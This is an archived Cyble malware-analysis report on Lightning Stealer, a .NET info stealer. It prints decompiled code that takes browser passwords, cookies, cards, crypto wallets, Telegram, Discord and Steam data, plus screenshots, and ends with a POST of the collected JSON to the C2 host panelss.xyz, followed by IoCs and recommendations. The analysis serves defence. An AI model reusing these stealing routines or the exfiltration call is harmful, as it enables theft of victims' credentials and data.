Cyble - Inside Lightning Stealer

Published: 2022-04-05 · Archived: 2026-04-05 13:49:51 UTC

In this report, Cyble analyzes a stealer that has been targeting over 30 browsers - Lightning Stealer.

Cyble Research Labs recently encountered Lightning Stealer – a new Info Stealer variant. An info stealer is a type of malware designed specifically to steal data from the victim's system. This type of malware has emerged as a serious threat as Threat Actors use them to get initial access to corporate networks.

Lightning stealer can target 30+ Firefox and Chromium-based browsers and steal crypto wallets, Telegram data, Discord tokens, and Steam user's data. Unlike other info stealers, Lightning Stealer stores all the stolen data in the JSON format for exfiltration.





Figure 1: Lightning Stealer C&C Panel

World's Best AI-Native Threat Intelligence



Lightning Stealer is a . NET-based Info Stealer. Figure 2 shows the file details.




Figure 2: File information

Technical Analysis

The methods in *Main()function* of the malware binary (SHA 256: *a2a3b6db773b95fa27501f081b03daf2a29bfb800b4efa397cc4fc59ff755368*) – which is ultimately responsible for stealing data have been presented in a sequential manner as per to their execution. Refer to Figure 3.

```
internal class MainEntrance
{
    // Token: 0x0600000F RID: 15 RVA: 0x000032AC File Offset: 0x000014AC
    private static void Main(string[] args)
    {
        List<ILogGecko> getLogGecko = Input.GetLogGecko;
        List<ILogChrome> getLogChrome = Input.GetLogChrome;
        List<List<IWallet>> getLogWallet = Input.GetLogWallet;
        IPcInfo getPcInfo = Input.GetPcInfo;
        List<IFile> getFiles = Files.GetFiles;
        List<ITelegram> getTelegram = Telegram.GetTelegram;
        List<IDiscord> getDiscord = Discord.GetDiscord;
        List<ISteam> getSteam = Steam.GetSteam;
        IScreen getScreenShot = PcInfo.GetScreenShot;
        Runner.Run(new ILog
        {
```

Figure 3: Main function

The malware first calls *Input.GetLogGecko method.* This method will return stolen passwords, cookies, and history from Firefox-based browsers upon execution.

It initially identifies the Firefox-based browsers present in a system bypassing the respective browser's path in the "AppData" folder to the *Directory.Exists()* method. If this returns as "True," those paths will be added to a new list for stealing data. The figure below shows the Firefox-based browsers targeted by the malware.

	{string[0x00000008]}
	@"Mozilla\Firefox"
	"Waterfox"
	"K-Meleon"
	"Thunderbird"
	@"Comodo\IceDragon"
	@"8pecxstudios\Cyberfox"
	@"NETGATE Technologies\BlackHaw"
	@"Moonchild Productions\Pale Moon"


Figure 4: Firefox-based browsers targeted by malware

Firefox-based browsers store user data in a Profiles folder under the "AppData\Browser_name" directory. Lightning Stealer checks this directory along with the file names mentioned below:

- key4.db: Stores the encryption keys and master password for logins.json.
- logins.json: These files store the usernames and passwords.
- places.sqlite: This file stores the user search history, downloads, and bookmarks data.

It steals the browser's data only if the above files are present.

It first steals the data from the login.json file and looks for mozglue.dll and nss3.dll, which will be used to decrypt the “login.json” file. Figure 5 shows the credential-stealing functionality for Firefox-based browsers.



```
public static List<IPassword> GetPasswords(string GeckoPath)
{
    List<IPassword> list = new List<IPassword>();
    string profile = Pathes.GetProfile(GeckoPath);
    if (profile == null)
    {
        return list;
    }
    string mozillaPath = Pathes.GetMozillaPath();
    if (mozillaPath == null)
    {
        return list;
    }
    string text = Helper.CopyRequiredFiles(profile);
    if (text == null)
    {
        return list;
    }
    string text2 = File.ReadAllText(Helper.GetPathTempFileSql(Path.Combine(text, "logins.json"), "logins.json"));
    text2.Replace(",\"logins\":\\[", "").Replace(",\"potentiallyVulnerablePasswords\"", "");
    MatchCollection matchCollection = Regex.Matches(text2, "\"hostname\":\"(.*?)\"");
    MatchCollection matchCollection2 = Regex.Matches(text2, "\"encryptedUsername\":\"(.*?)\"");
    MatchCollection matchCollection3 = Regex.Matches(text2, "\"encryptedPassword\":\"(.*?)\"");
    if (Decryptor.LoadNSS(mozillaPath))
    {
        if (!Decryptor.SetProfile(text))
```

Figure 5: Stealing login credentials from Firefox based browsers

Then malware steals the cookies data from moz_cookies table in “cookies.sqlite ” file and stores the data in the following format (refer Figure 6) :

- Domain =
- Name =
- Value =
- Path =
- Expires =
- IsSecure =

```
public static List<ICookie> GetCookies(string GeckoPath)
{
    List<ICookie> list = new List<ICookie>();
    string profile = Pathes.GetProfile(GeckoPath);
    if (profile == null)
    {
        return list;
    }
    SQLite sqlite = new SQLite(File.ReadAllBytes(Helper.GetPathTempFileSql(Path.Combine(profile, "cookies.sqlite"), "cookies.sqlite")));
    sqlite.ReadTable("moz_cookies");
    if (sqlite == null)
```

Figure 6: Cookie stealing functionality on Firefox-based browsers

Similarly, the malware steals the browser’s history from the moz_places table in the “places.sqlite” file and extracts the data in the following format:

- Url =
- Title =
- Visits =
- Time =

The figure below shows the browser’s history stealing functionality.

```
public static List<IHistory> GetHistory(string GeckoPath)
{
    List<IHistory> list = new List<IHistory>();
    string profile = Pathes.GetProfile(GeckoPath);
    if (profile == null)
    {
        return list;
    }
    SQLite sqlite = new SQLite(File.ReadAllBytes(Helper.GetPathTempFileSql(Path.Combine(profile, "places.sqlite"), "places.sqlite")));
    sqlite.ReadTable("moz_places");
    if (sqlite == null)
    {
        return list;
    }
```

Figure 7: Steals history on Firefox-based browsers

After stealing data from Firefox-based browsers, the malware targets Chromium-based browsers. Figure 8 shows the Chromium-based browsers targeted by the Lightning stealer.

```
@"C:\Users\AppData\Roaming\Opera Software\Opera Stable"
@"C:\Users\AppData\Local\Google\Chrome"
@"C:\Users\AppData\Local\Google(x86)\Chrome"
@"C:\Users\AppData\Local\Chromium"
@"C:\Users\AppData\Local\BraveSoftware\Brave-Browser"
@"C:\Users\AppData\Local\Epic Privacy Browser"
@"C:\Users\AppData\Local\Amigo"
@"C:\Users\AppData\Local\Vivaldi"
@"C:\Users\AppData\Local\Orbitum"
@"C:\Users\AppData\Local\Mail.Ru\Atom"
@"C:\Users\AppData\Local\Kometa"
@"C:\Users\AppData\Local\Comodo\Dragon"
@"C:\Users\AppData\Local\Torch"
@"C:\Users\AppData\Local\Comodo"
@"C:\Users\AppData\Local\Slimjet"
@"C:\Users\AppData\Local\360Browser\Browser"
@"C:\Users\AppData\Local\Maxthon3"
@"C:\Users\AppData\Local\K-Melon"
@"C:\Users\AppData\Local\Sputnik\Sputnik"
@"C:\Users\AppData\Local\Nichrome"
@"C:\Users\AppData\Local\CocCoc\Browser"
@"C:\Users\AppData\Local\uCozMedia\Uran"
@"C:\Users\AppData\Local\Chromodo"
@"C:\Users\AppData\Local\Yandex\YandexBrowser"
```

Figure 8: Chromium-based browsers targeted by Lightning Stealer

The sensitive user data, such as login credentials and cookies, stored in Chrome-based browsers are present in an encrypted form. The malware enumerates and gets the name of all files present in the “Browser-name\User Data\” folder and checks for the “Local State” file, which stores the encrypted keys used by Chrome to decrypt the login data.

If this file is present, the malware uses the DPAPI()functionto decrypt the encryption keys in the “Local State” file by calling *Dpapi.CryptUnprotectData()* function as can be seen in figure below.




Figure 9: Use of DPAPI

Chromium browsers store the login data in the “Login Data” file, a .SQLite file. The malware steals the data from the logins table present in this file and extracts the data in the following format:

- Domain =
- Login =
- Password =

Figure 10: Stealing Login credentials from Chromium-based browsers

Then malware steals cookies from cookies table present “Cookies” file and stores the data in following format:

- Domain =
- Name =
- Path =
- Expires =
- IsSecure = isSecure,
- Value = value

```
try
{
    string value = Converter.ByteToString(Encoding.Default.GetBytes(helper.sqlClient.GetValue(i, field)));
    string value2 = helper.sqlClient.GetValue(i, field2);
    string value3 = helper.sqlClient.GetValue(i, field3);
    string value4 = helper.sqlClient.GetValue(i, field4);
    string text = helper.sqlClient.GetValue(i, field5);
    if (text.StartsWith("v10") || text.StartsWith("v10"))
    {
        text = Converter.ByteToString(Encoding.Default.GetBytes(text));
    }
    string isSecure = helper.sqlClient.GetValue(i, field6).ToUpper();
    list.Add(new ICookie
    {
        Domain = value2,
        Name = value3,
        Path = value4,
        Expires = text,
        IsSecure = isSecure,
```

Figure 11: Stealing cookies from Chromium-based browsers

In a similar manner, the malware steals the data from the following ".sqlite" files:

- credit cards data from the logins table in the "Login Data" file.

Filter Data in the format:

Number =

Year =

Month =

Name =

- Search history from the URLs table in the "History" file.

Filter Data in format:

Url =

Title =

Visits =

Time =

- Autofill data from autofill table in "Web data" file.

Filter Data in format:

Name =

Value =

Figure 12: Stealing Credit Cards, History, and Autofill data from Chromium-based browsers

This stealer has the capability to steal data from crypto wallets present in the victim's system. The wallets targeted by the stealer can be seen in the figure below. The malware targets the wallet files specific to the crypto applications mentioned in Figure 13. The malware then converts the wallet file's content into Base64 and saves them into a list.




Figure 13: Targeted Crypto wallets

The malware then proceeds to steal the victim's system info. Figure 14 shows the system info gathered by malware.

```
public static IPcInfo GetPcInfo
{
    get
    {
        return new IPcInfo
        {
            ComputerName = PcInfo.GetComputerName,
            GpuName = PcInfo.GpuName,
            OSInformation = PcInfo.GetOSInformation,
            PhysicalMemory = PcInfo.GetPhysicalMemory,
            ProcessorId = PcInfo.ProcessorId,
            ProcessorName = PcInfo.GetProcessorName,
            HWID = PcInfo.GetHWID,
```

Figure 14: Stealing System Info

This malware also steals the .txt and .doc files present in the "Desktop" of the victim's system. The malware reads the content of the file and encodes it using Base64. Then it saves the encoded data and file names on a list.

```
if (length <= (long)num4 && (fileInfo.Extension == ".txt" || fileInfo.Extension == ".doc"))
{
    list.Add(new IFile
    {
        FileName = fileInfo.Name,
        FileBase64 = Convert.ToBase64String(File.ReadAllBytes(fileInfo.FullName))
    });
}
```

Figure 15: Stealing files from victim's desktop

After this, the malware checks for the "*Telegram Desktop\tdata*" file in the ApplicationData folder. Instead of copying the file to a different directory for exfiltration, it loads its content in memory, encodes it, and saves it to a list.

```
{
    List<ITelegram> list = new List<ITelegram>();
    try
    {
        FileInfo[] files = new DirectoryInfo(Pathes.AppData + "Telegram Desktop\\tdata").GetFiles();
        int num2;
        int num = num2 = -4;
        if ((1941115466 ^ 1099601865) == 842630531)
        {
            num2 = num + sizeof(float);
        }
        int num3;
        int num5;
        for (int i = num2; i < files.Length; i = num3 + num5)
        {
            FileInfo fileInfo = files[i];
            try
            {
                list.Add(new ITelegram
                {
                    FileName = fileInfo.Name,
                    FileBase64 = Convert.ToBase64String(File.ReadAllBytes(fileInfo.FullName))
                });
            }
```

Figure 16: Stealing Telegram data

The Lightning stealer steals the Discord token from the following directory:

"discord\\Local Storage\\leveldb"

It retrieves a list of all files present in this directory and then starts stealing data from them.

```
List<IDiscord> list = new List<IDiscord>();
try
{
    FileInfo[] files = new DirectoryInfo(Pathes.AppData + "\\discord\\Local Storage\\leveldb\\").GetFiles();
    int num2;
    int num = num2 = -4;
    if ((1513383963 ^ 163175020) == 1401795191)
    {
        num2 = num + sizeof(float);
    }
    int num3;
    int num5;
    for (int i = num2; i < files.Length; i = num3 + num5)
    {
        FileInfo fileInfo = files[i];
        string name = fileInfo.Name;
        string fileBase = Convert.ToBase64String(File.ReadAllBytes(fileInfo.FullName));
        list.Add(new IDiscord
        {
            Filename = name,
            FileBase64 = fileBase
        });
```

Figure 17: Stealing Discord token

The malware steals data from Steam, a video game digital distribution service. The stealer identifies the Steam installation path by checking the registry key value at "*HKEY_LOCAL_MACHINE\Software\Valve\Steam*."

The malware steals data from all the files present under the "config" folder.




Figure 18: Stealing user data from Steam

After this, the malware takes a screenshot of the victim's screen and saves it in the "AppData\Roaming\" folder named "1.png". Then, it converts the screenshot into Base64 encoded strings and saves it to a list.

```
try
{
    int width = Screen.PrimaryScreen.Bounds.Width;
    int height = Screen.PrimaryScreen.Bounds.Height;
    Bitmap bitmap = new Bitmap(width, height);
    Graphics graphics = Graphics.FromImage(bitmap);
    int sourceX;
    int num = sourceX = -4;
    if ((1970034931 ^ 1570817595) == 684498632)
    {
        sourceX = num + sizeof(float);
    }
    int sourceY;
    int num2 = sourceY = -4;
    if ((897505486 ^ 2140944947) == 1256383229)
    {
        sourceY = num2 + sizeof(float);
    }
    int destinationX;
    int num3 = destinationX = -4;
    if ((607076119 ^ 878711726) == 273624249)
    {
        destinationX = num3 + sizeof(float);
    }
    int destinationY;
    int num4 = destinationY = -4;
    if ((1940639415 ^ 1502739521) == 708457206)
    {
        destinationY = num4 + sizeof(float);
    }
    graphics.CopyFromScreen(sourceX, sourceY, destinationX, destinationY, bitmap.Size);
    bitmap.Save(Pathes.AppData + "1.png");
    return new IScreen
    {
        Height = width.ToString(),
        Width = height.ToString(),
        ScreenshotBase64 = Convert.ToBase64String(File.ReadAllBytes(Pathes.AppData + "1.png"))
    };
}
```

Figure 19: Taking a screenshot of the victim’s system

The malware stores all the stolen data in the lists shown in the figure below.

```
Runner.Run(new ILog
{
    LogChromes = getLogChrome,
    LogDiscord = getDiscord,
    LogFiles = getFiles,
    LogGecko = getLogGecko,
    LogSteam = getSteam,
    LogTelegram = getTelegram,
    LogWallet = getLogWallet,
    PcInfo = getPcInfo,
    Screen = getScreenShot
});
```

Figure 20: Storing stolen data in lists

Then it creates a file named “444.txt” in the “AppData\Roaming\” folder. Before writing content to this file, it converts the stolen data into JSON strings using *JsonSerializer.Serialize()* method.

```
    TextWriter textWriter = new StreamWriter(Pathes.AppData + "444.txt");
    new JsonSerializer().Serialize(textWriter, log);
    textWriter.Close();
    string json = File.ReadAllText(Pathes.AppData + "444.txt");
    for (;;)
    {
        try
        {
            LsdHttpClient.Post("http://panelss.xyz/Stealer/TSave", json);
        }
        catch
        {
            continue;
        }
        break;
    }
}
```

Figure 21: Storing data as JSON strings

After this, the malware exfiltrates the data to the following domain:

hxxp[:]//panelss[.]xyz/Stealer/TSave

The body of the request is sent in JSON format, as can be seen in the figure below.




Figure 22: Data exfiltration

Conclusion

Info Stealers are adopting new techniques to become more evasive. As the information stolen by such malware is sensitive, organizations should follow good security practices. In the past, Cyble Research Labs has observed data breaches of large organizations because of such threats. We have also witnessed ransomware groups leveraging Info Stealers to gain initial network access and, eventually, exfiltrating sensitive data. Lightning Stealer is an emerging Info Stealer, and we may see variants of it emerge in the future.

Recommendations

- Avoid downloading pirated software from warez/torrent websites. The “Hack Tool” present on sites such as YouTube, torrent sites, etc., mainly contains such malware.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Turn on the automatic software update feature on your computer, mobile, and other connected devices.

- Use a reputed anti-virus and internet security software package on your connected devices, including PC, laptop, and mobile.
- Refrain from opening untrusted links and email attachments without first verifying their authenticity.
- Educate employees in terms of protecting themselves from threats like phishing’s/untrusted URLs.
- Block URLs that could be used to spread the malware, e.g., Torrent/Warez.
- Monitor the beacon on the network level to block data exfiltration by malware or TAs.
- Enable Data Loss Prevention (DLP) Solution on the employees’ systems.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Execution	T1204	User Execution
Credential Access	T1555 T1539 T1552 T1528	Credentials from Password Stores Steal Web Session Cookie Unsecured Credentials Steal Application Access Token
Collection	T1113	Screen Capture
Discovery	T1518 T1124 T1007	Software Discovery System Time Discovery System Service Discovery
Command and Control	T1071	Application Layer Protocol
Exfiltration	T1041	Exfiltration Over C2 Channel

Indicators of Compromise (IoCs):

Indicators	Indicator type	Description
hxxps[:]//panelss[.]xyz	**URL**	**C2 URL**
1b922b6d15085da82e20fee0789a6617 231a8e1a06d1673c8922d149af9d8f156dcbe228 a2a3b6db773b95fa27501f081b03daf2a29bfb800b4efa397cc4fc59ff755368	**Md5** **SHA-1** **SHA-256**	**Stealer Payload**

473781fe7d820ef805d1aa79ace86816 b7a42714b4e5dd7cfb6a2c8d7eb30d8bcce9a7ba 6e016bcbead2dddb80dd4a592b1f3c042c52dc8a26ee37e0943f1a8c433e4c5f	**Md5** **SHA-1** **SHA-256**	**Stealer Payload**

Source: https://blog.cyble.com/2022/04/05/inside-lightning-stealer/